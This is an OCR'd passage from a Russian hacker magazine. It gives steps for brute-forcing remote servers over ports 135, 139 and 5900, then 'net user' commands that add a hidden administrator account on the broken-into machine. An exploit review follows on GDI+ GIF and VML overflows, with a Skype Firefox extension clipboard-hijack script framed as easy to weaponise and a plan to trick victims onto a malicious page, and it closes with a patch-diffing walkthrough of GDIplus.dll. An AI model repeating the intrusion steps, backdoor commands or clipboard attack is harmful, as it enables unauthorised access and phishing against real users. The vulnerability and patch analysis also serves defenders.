
5. После того, как ты получил лог, его необходимо отпарсить либо вручную разбить на части в соответствии с портами: 135, 139 и 5900. Это нужно, чтобы в дальнейшем было удобнее составлять списки дедиков для брута.

6. Когда все готово — можно приступать к бруту. Разумнее всего использовать тулзу NTscan. Но помни, что эта утила брутит дедики на 135 и 139 портах. Для проверки 5900 порта необходимо использовать софтину VNCmass, которая позволит приконектиться к бажному дедику без авторизации.
7. Создаем новый аккаунт в системе (после того, как мы успешно сбрутили пасс на дедик при помощи NTscan, либо подключились через VNC):

```
cmd
net user user password /add
net localgroup Administrator user /add
net localgroup "Remote Desktop Users" user
/add
net accounts /maxpwage:unlimited
exit
```

где **user** — наш логин, а **password** — соответственно, пароль.
8. Успешно юзаем ломанные дедики :).

Ищем дедики



№7

ЗАДАЧА: ПОЛУЧИТЬ ИСХОДНЫЙ КОД ПРИЛОЖЕНИЯ, НАПИСАННОГО НА BORLAND DELPHI ИЛИ C++ BUILDER

РЕШЕНИЕ:


Иногда случаются непредвиденные обстоятельства, и исходный код приложения оказывается утерян. К счастью, это не всегда означает, что придется переписывать проект с самого начала. Стоит воспользоваться одной из множества программ, предназначенных для восстановления частей кода скомпилированного приложения. Например, утилитой EMS Source Rescuer. Если программа была скомпилирована в среде Borland Delphi или C++ Builder, — есть шанс восстановить хотя бы каркас приложения (формы, модули данных проекта, включая свойства и события). Естественно, получить функциональный код процедур событий очень сложно (программа не имеет встроенного декомпилятора, да и сама задача восстановления кода в полном объеме кажется практически невыполнимой). Но даже получение вышеописанного каркаса позволит в два раза сократить время, необходимое для восстановления утерянного проекта. Что уж говорить о случаях, когда хочется немного покопаться в чужом коде? :)
Рассмотрим процесс восстановления структуры форм программы, собранной в C++Builder'е на примере последней сборки известного всем интернет-пейджера QIP.
1. Запускаем SourceRescuer.exe, указываем ему путь к исследуемому файлу (qip.exe) и нажимаем кнопку «Next».
2. Выбираем из списка форм в столбце слева необходимые нам и указываем программе, в каком виде представлять выходную информацию (в формате Delphi или C++ Builder).
3. Нажимаем «Next» и получаем результат — десятки файлов, содержащих структуру форм и процедур. Следует отметить, что, хотя процедуры событий и не содержат кода, в комментариях внутри них расположен указатель на адрес кода, содержащегося в исполняемом файле.
4. Попробуем убедиться, что нас не обманывают, а адрес, который указан в комментарии внутри шаблона функции, действительно является указателем на необходимый код, расположенный в исполняемом файле. Откроем файл «aboutfrm.cpp», полученный при декомпилировании. Судя по всему, на его совести — вывод логотипа с версией билда (при запуске программы). Обрати внимание на процедуру, которая отвечает за создание формы:

```
void _fastcall TAboutForm::FormCreate (TObject *Sender)

{
// Address $64C160
}
```

Комментарий содержит адрес: 64C160. Открываем программу в OllyDbg и загружаем в нее qip.exe. Нажимаем <ctrl+g> и переходим по адресу, полученному нами при помощи EMS Source Rescuer. Как видишь, мы попали прямо на начало процедуры. Остается вопрос, процедура ли это вывода формы. Ставим точку останова и запускаем программу для проверки правильности теории.
Действительно, при выводе лого наш бряк сработал! Это указывает на то, что адрес, полученный программой, верный. ⌶

Все тайны квипа поведал нам EMS Source Rescuer





КРИС КАСПЕРСКИ

ОБЗОР ЭКСПЛОЙТОВ

КОЛИЧЕСТВО КРИТИЧЕСКИХ ДЫР, ОБНАРУЖЕННЫХ В WINDOWS ЗА ПОСЛЕДНИЕ ДВА МЕСЯЦА, ПРОСТО ПОТРЯСАЕТ ВООБРАЖЕНИЕ — ГЛАЗА РАЗБЕГАЮТСЯ, НЕ В СИЛАХ ВЫБРАТЬ, КАКИМ УЯЗВИМОСТЯМ ОТДАВАТЬ ПРЕДПОЧТЕНИЕ. К ТОМУ ЖЕ, ДЫР НАМНОГО БОЛЬШЕ, ЧЕМ КАЖЕТСЯ. С УЯЗВИМОСТЬЮ В GDI+ АССОЦИИРОВАН ТОЛЬКО ОДИН БЮЛЛЕТЕНЬ БЕЗОПАСНОСТИ, НО ОШИБОК ТАМ... (В ТОМ ЧИСЛЕ, И НЕИСПРАВЛЕННЫХ!). ПО СЛОЖИВШЕЙСЯ ТРАДИЦИИ, ЗАТЫКАЯ СТАРЫЕ ДЫРЫ, MS УСПЕШНО ПРОБИВАЕТ НОВЫЕ.

01 MS GDI+ УДАЛЕННОЕ ВЫПОЛНЕНИЕ КОДА В GIF-ПАРСЕРЕ

>> Brief

Графическая подсистема Windows, реализованная в библиотеке `GDI.DLL` (позже она перелопачена в `GDI32.DLL`), создавалась опытными людьми, которые привыкли сначала думать, а потом кодить. Неудивительно, что ошибки в GDI начали обнаруживаться только после того, как Microsoft перенесла львиную часть графического кода с прикладного уровня в ядро (поступившись безопасностью в угоду быстродействию). Уровень квалификации сотрудников к тому времени уже упал, а вместе с ним упало и качество кода. К власти рвались карьеристы, к клавиатурам тянулись индусы и воинствующие пионеры, стремясь разломать старый код и переписать его с нуля. Попытка создания улучшенной реализации графической подсистемы (известной под именем GDI+) не увенчалась успехом — новые возможности оказались попросту невостребованными, а вот ошибки полезли, как грибы после дождя. Значительная часть ошибок была ликвидирована в первые же годы существования GDI+ (смотри, например, «**Microsoft Security Bulletin MS04-028 Buffer Overrun**

Исходный текст exploit'a



Официальный сайт группы Evil Fingers

in JPEG Processing (GDI+) Could Allow Code Execution» по адресу — microsoft.com/technet/security/bulletin/MS04-028.mspx). Однако дефекты проектирования продолжают обнаруживаться и сегодня. Девятого октября два хакера **Peter Winter-Smith** (NGSSoftware) и **Ivan Fratric** (Zero Day Initiative) независимо друг от друга обнаружили ошибку в парсере GIF-файлов, приводящую к переполнению буфера с возможностью удаленного захвата управления. На самом деле, ошибок там намного больше (включая неинициализированные поля, используемые для вычисления размеров выделяемых блоков памяти, и косяки целочисленного переполнения) — такое впечатление, что парсер программировали даже не индусы, а чукчи. Исследование дизассемблерных листингов реально вызывает шевеление волос на голове. У меня до сих пор шерсть дыбом стоит. Но об этом мы поговорим чуть позже, а сейчас вернемся к двум обозначенным хакерам, обнаружившим ошибку переполнения в COLOR Stream, длину которого, естественно, никто не проверяет.

.

>> Targets

IE 6.0/SP1, Office XP, Office 2007/SP1/SP2/SP3, Word 2003/SP3, PowerPoint Viewer 2007/SP1, Excel Viewer 2003/SP3, Excel Viewer 2007/SP3.

>> Exploit

John Smith (Вася Пупкин) из хакерской группировки **Evil Fingers** (www.evilfingers.com), членом которой, кстати говоря, являюсь и я, выпустил exploit, написанный на Перле. Можно скачать как с официального сайта группы — evilfingers.com/patchTuesday/MS08_052_GDI+_Vulnerability_ver2.txt, так и с независимых сайтов — securityfocus.com/data/vulnerabilities/exploits/31020.pl.

>> Solution

Самое радикальное и самое надежное решение — найти и удалить библиотеку `GDIplus.dll`, поскольку все равно ее никто реально не использует. Ну... практически никто. Некоторые приложения могут перестать работать, вынуждая нас устанавливать очередной комплект заплаток, скачать которые можно с securityfocus.com/bid/31020/solution.

02 MS GDI+ ПЕРЕПОЛНЕНИЕ КУЧИ В VECTOR MARKUP LANGUAGE

>> Brief

Microsoft вновь оказалась на высоте реализации своих же собственных стандартов. А ведь как хорошо все начиналось! В памятном 1998 году, пока россияне пребывали в кризисном состоянии, Microsoft совместно с Macromedia усиленно продвигали на рынок язык векторной разметки (Vector Markup Language или, сокращенно, VML). Внедрялся он непосредственно внутрь HTML-кода и претендовал на стандарт, представленный на рассмотрение организации W3C. Впрочем, большого распространения VML так и не получил и в настоящий момент (опционально) его поддерживает только Google Maps.

В частности, следующий код выводит на экран закрашенный эллипс: «`<v:oval style="position:absolute; left:0; top:0; width:100px; height:50px" fillcolor="blue" />`».

Девятого октября хакер Greg MacManus из VeriSign отправил в iDefense Labs сообщение об обнаруженной им уязвимости в VML, конструктивно реализованной в динамической библиотеке `GdiPlus.dll` (iDefense Labs платит за информацию о дырах). Краткое техническое описание проблемы можно найти на labs.idefense.com/intelligence/vulnerabilities/display.php?id=743 и в официальном бюллетене безопасности MS08-052: go.microsoft.com/fwlink/?LinkId=125468. Не помешает также сходить и на сайт Security Focus, где дыра

```
Scanning for functions ...
parsing second idb...
parsing first idb...
diffing...
Identical functions:    6367
Matched functions:      119
Unmatched functions 1:  150
Unmatched functions 2:  126
done!
AU: idle   Down   Disk: 450MB
```

Результат сравнения непатченной и исправленной версий библиотеки GDIplus.dll утилитой PatchDiff

проходит под номером #31020: www.securityfocus.com/bid/31020. Однако ни один из этих ресурсов не дает ответа на вопрос: в чем, собственно, состоит суть программы и каким образом осуществить переполнения. Зарывшись в дебри дизассемблерных листингов, я быстро выяснил, что система позволяет создавать эллипсы с отрицательным фокусом, но не умеет рассчитывать объем динамической памяти, требующийся для их размещения (тривиальное целочисленное переполнение в процессе умножения). В результате происходит классическое переполнение кучи, приводящее к возможности удаленного захвата управления со всеми вытекающими отсюда последствиями.

>> Targets:
IE 5.5/6.0, Office XP, Office 2007/SP1/SP2/SP3, Word 2003/SP3, PowerPoint Viewer 2007/SP1, Excel Viewer 2003/SP3, Excel Viewer 2007/SP3.

>> Exploit
John Smith (Вася Пупкин) из хакерской группировки Evil Fingers

```
; void * __stdcall DecodeCompressedRLEBitmap(struct tagBITMAP
var_18          = dword ptr -18h
var_14          = dword ptr -14h
var_10          = dword ptr -10h
var_C           = dword ptr -0Ch
var_8           = dword ptr -8
lpMem           = dword ptr -4
arg_0           = dword ptr  8
arg_4           = dword ptr  0Ch
arg_8           = dword ptr  10h

                push    ebp
                mov     ebp, esp
                sub     esp, 18h
                mov     eax, [ebp+arg_0]
                push    ebx
                mov     ebx, [eax+8]
                test    ebx, ebx
                push    esi
                push    edi
                mov     [ebp+var_C], ebx
                jge     short loc_70DA0DC5
                neg     ebx
                mov     [ebp+var_C], ebx

loc_70DA0DC5:                           ; CODE XREF: DecodeCo
                mov     esi, [ebp+arg_0]
                mov     eax, [esi+8]    ; biHeight
                imul    eax, ebx        ; ***INT OVERFLOW***
                push    eax             ; dwBytes
                call    _GpMalloc@4     ; GpMalloc(x)
                test    eax, eax
```


До патча

(www.evilfingers.com), выпустил proof-of-concept exploit, который можно скачать как с официального сайта группы — http://www.evilfingers.com/patchTuesday/MS08_052_GDI+_Vulnerability.txt, так и с независимых сайтов: downloads.securityfocus.com/vulnerabilities/exploits/31018.html.txt.

>> Solution
Самое радикальное и самое надежное решение (как уже отмечалось выше) — найти и удалить библиотеку `GDIplus.dll`, поскольку все равно ее никто реально не использует.

03 РАСШИРЕНИЕ «SKYPE» ДЛЯ FIREFOX
ДОСТУП К БУФФ ОБМЕНА

>> Brief
Какое отношение имеет Skype к GDI+? Как можно эксплуатировать уязвимость в IE через Горящего Лиса? Оказывается — можно! Социальная инженерии в совокупности с систематическим подходом делают свое дело!
Седьмого октября 2008 на milw0rm'е появился exploit, написанный польским хакером с труднопроизносимым ником irk4z. Он демонстрирует направленную атаку на буфер обмена через Skype-расширение для Горящего Лиса (https://developer.skype.com/SkypeToolbars), пользующееся большой популярностью и предустановленное на множестве компьютеров и ноутбуков.
Подробности — в блоге первооткрывателя дыры (irk4z.wordpress.com), кстати, до сих пор еще не засветившейся на Secure Focus'е. Наверное, это потому, что хакер изъясняется исключительно на поль-



Скайповое расширение к Горящему Лису

ском языке. Мой перевод предлагается ниже: «Я нашел ошибку в Скайповом расширении для Горящего Лиса, позволяющую модифицировать системный буфер обмена по своему усмотрению. Забавно, что данное расширение автоматически устанавливается инсталлятором Skype, так что количество уязвимых машин должно быть очень велико. Описанная дыра похожа на недавно обнаруженную уязвимость, открывающую доступ к буферу обмена посредством Adobe Flash и ActionScript, что позволяет атакующему манипулировать его содержимым». А где же здесь IE? А вот где! Скидываем жертве ссылку на сайт, сообщая, что его нужно смотреть только через IE. Пусть это будет какой-нибудь приличный сайт типа www.arcme.com, а мы тем временем незаметно подменяем адрес в буфере обмена и когда жертва вставит его в IE, она неожиданно окажется на www.free-shitty-hosting.com/~halyava/evil.html, где ее поимеет злобный HTML-код, эксплуатирующий одну из вышеописанных дыр в IE.

>> Targets

Уязвимость подтверждена в Skype extension for Firefox BETA 2.2.0.95. Про другие версии ничего не известно.

>> Exploit

Демонстрационный exploit можно скачать с milw0rm.com/exploit.php?id=6690 или воспользоваться исходным кодом, приведенным ниже (чтобы превратить его в боевую модель, достаточно убрать комментарии, заботливо вставленные автором):


ДЕМОНСТРАЦИОННЫЙ EXPLOIT, ЛЕГКО ПРЕВРАЩАЕМЫЙ В БОЕВОЙ

```
<a href="#" onclick="check_it();" >test it!</a>
<script type="text/javascript">

function copy_to_clipboard( text ){
  if (skype_tool) {
    var copy_it = text + '\0+'; //use null byte to copy
value, because '+' char must be in string
    skype_tool.copy_num( copy_it );
  }
}

function check_it(){
  //copy_to_clipboard('malicious text!!!!!!!!!!\n\
com/');
  copy_to_clipboard('http://malicious.link.to.bad.
page/');
  alert('Done! Check your clipboard!');
}

</script>
```



Графическая репрезентация результатов сравнения непатченной и исправленной версии библиотеки GDIplus.dll

>> Solution

Внимательно следить за буфером обмена. Это единственное «лекарство», существующее на сегодняшний день.

GDI+ INTERNALS

Несмотря на то, что библиотека `GDIplus.dll` используется только Офисом и IE, она стоит того, чтобы в ней поковыряться ломом на предмет поиска свежих багов... Microsoft, как водится, затыкает намного больше ошибок, чем описывает в бюллетенях безопасности. Да и те затыкает впопыхах, и только со второй третей попытки ей удается разогнать бардак, вернее, перегнать баги из одного места в другое. Как показывает хакерский опыт, совокупное количество ошибок представляет собой константу, осциллирующую вокруг некоторого значения. Библиотека GDIplus.dll интересна еще и тем, что позволяет продемонстрировать широкий арсенал хакерских техник, использующихся

Наша подопытная находится на 44-м месте в списке matched-функций

для анализа патчей. Сравнивая оригинальную и пропаченную версию, мы найдем, что именно исправила Microsoft и локализуем дыру вместе с обстоятельствами ее проявления. Сравнивать, естественно, будем утилитой PatchDiff — бесплатным аналогом коммерческого плагина к IDA Pro, скрывающимся за невразумительным названием BinDiff.

Однако PatchDiff обнаруживает слишком много различий, большая часть из которых нам неинтересна и совершенно непригодна ни для локальных, ни, тем более, для удаленных атак. PatchDiff, конечно, мощное оружие, но хакерствовать все-таки приходится головой. Дедуктивный метод (активно использовавшийся Шерлоком Холмсом) позволяет отсеять огромное количество «холостых» функций на ранних стадиях анализа. Пару выпусков назад мы бегло описывали возможности PatchDiff'а. Теперь, когда ты уже немного освоился с ним, пришла пора переходить от пассивного созерцания к активному вторжению в машинный код.

Нам потребуется IDA Pro 5.2 или выше (IDA Pro 5.3 в действительности представляет собой большой bug-fix). Бесплатная версия не поддерживает плагинов, но эту проблему легко решить, найдя в Сети или Осле статьи на тему «IDA Pro для бедных». PatchDiff денег не просит и потому общедоступен — cgi.tenablesecurity.com/tenable/patchdiff.php. А вот поиск графической библиотеки GDIplus.dll намного более проблематичен, чем это кажется на первый взгляд — слишком много версий и все такие разные. Я решил выложить анализируемые библиотеки на свой сервер, благо они re-distributable. Качай — nezumi.org.ru/souriz/GDIplus.rar.

Открываем пропатченную версию в IDA Pro, дожидаемся окончания процесса дизассемблирования и выходим из ИДЫ, выгружая базу в idb-файл. Открываем оригинальную версию, дизассемблируем. Затем лезем в меню «Edit → Plugins» и зовем «PatchDiff» или просто нажимаем <CTRL-8>, открывая ранее сохраненную базу пропатченной версии библиотеки. Даем PatchDiff'у поработать минут с полчаса (на Pentium-III Coppermine) и втыкаем в результат.

А он таков: 119 matched-функций (парных функций, в которых найдены различия — основных кандидатов на пост президента, тьфу, в хранители багов); 276 unmatched-функций (тех, которые отличаются настолько сильно, что PatchDiff'у не удалось сопоставить их друг с другом; баги здесь также вполне вероятны, но искать их — тухлое дело, требующее много ручной работы); 6367 идентичных функций (полностью совпадающих друг с другом; баги здесь, если и есть, то кочующие от одной версии к другой, то есть неисправленные).

Вот такая, значит, ситуация. С учетом размера библиотеки (1,7 Мб) количество matched-функций не так уж и велико, однако, в пересчете на естественные единицы (пиво, сигареты) положение практически безнадежно. Даже если на анализ каждой функции тратить порядка 10 минут, то процесс завершится через 119 10/60 = 1.190/60 = 20 часов. С учетом реальной производительности труда нам потребуется по меньшей мере пара дней напряженной работы, причем безо всяких гарантий на успех, поскольку искомый код может скрываться в unmatched- функциях. На их анализ уйдет больше недели! Да за это время все мозги скурить можно, а из пивных бутылок построить скульптуры в стиле «Москва наносит удар по Церетели».

А что если у нас только одна банка пива и меньше пачки сигарет? Успеем ли мы завершить анализ? Успеем! Главное — выработать план и четко ему следовать. Тупое попарное сравнение функций как-то не возбуждает.



PatchDiff — мощная утилита для сравнения патчей, распространяемая на бесплатной основе

В самом деле, повадки противника хорошо известны. Почему бы не нанести удар в наиболее вероятные места локации? Может, кто помнит детские игрушки середины 80х? Всякие лабиринты, по которым катается шарик? Я (да и не я один) уже тогда выяснил, что проходить лабиринт лучше не с начала, а с конца (вообще-то, правильно сконструированный лабиринт должен быть к этому параллелен, вот только правильных лабиринтов вокруг нас упорно не наблюдается и чаще попадаются бракованные).

Также и здесь. Переполнение кучи (если таковое есть) завязано на функциях из серии HeapAlloc, вызываемых напрямую или же через обертки типа malloc или new. Целочисленное переполнение часто (хотя и не всегда) связано с машинной командой IMUL. Вот их-то мы и будем искать в дизассемблерном тексте, а точнее в matched-функциях. Быстро, дешево и сердито. Результат, конечно, не гарантирован, но нам везет, и дырявая функция обнаруживается буквально через несколько минут стучания по клавиатуре.

Вот она — int __stdcall sub_4ED096ED(HICON hIcon, int). Тут сразу и IMUL, и вызов HeapAlloc, причем умница IDA Pro распознала HeapAlloc даже во вложенной функции, правильно определив назначение передаваемого ей параметра как dwBytes. Возьмем этот трюк на заметку!

ФУНКЦИЯ БИБЛИОТЕКИ GDIPLUS.DLL, НАЙДЕННАЯ ДЕДУКТИВНЫМ МЕТОДОМ (ПРИВЕДЕН ИСПРАВЛЕННЫЙ ВАРИАНТ)

```
.text:4ED096ED
      ; int __stdcall sub_4ED096ED(HICON hIcon, int)

.text:4ED096ED sub_4ED096ED   proc near
      ; CODE XREF: sub_4ED09DE2+32p

…
.text:4ED097DE
      mov eax, [ebp+var_42C.bmiHeader.biHeight]
.text:4ED097E4
      mov ecx, [ebp+var_42C.bmiHeader.biWidth]
.text:4ED097EA         cdq
.text:4ED097EB         xor eax, edx
.text:4ED097ED         sub eax, edx
.text:4ED097EF         neg eax
.text:4ED097F1         imul ecx, eax
.text:4ED097F4         neg ecx
.text:4ED097F6         shl ecx, 2
.text:4ED097F9         push ecx
      ; dwBytes // размер выделяемого блока
…

.text:4ED09830         call    sub_4EC52209
      ;//внутри этой функции спрятан HeapAlloc
…

.text:4EC52209
      ; int __stdcall sub_4EC52209(DWORD dwBytes)

.text:4EC52209 sub_4EC52209   proc near
```

```
.text:4EC52209
.text:4EC52209 dwBytes = dword ptr  8
.text:4EC52209
.text:4EC52209          mov     edi, edi
.text:4EC5220B          push    ebp
.text:4EC5220C          mov     ebp, esp
.text:4EC5220E          push    [ebp+dwBytes]
       ; dwBytes
.text:4EC52211          push    0
       ; dwFlags
.text:4EC52213          push    hHeap
       ; hHeap
.text:4EC52219          call    ds:HeapAlloc
       ; // вот он!!!
.text:4EC5221F          pop     ebp
.text:4EC52220          retn    4
.text:4EC52220 sub_4EC52209  endp
```

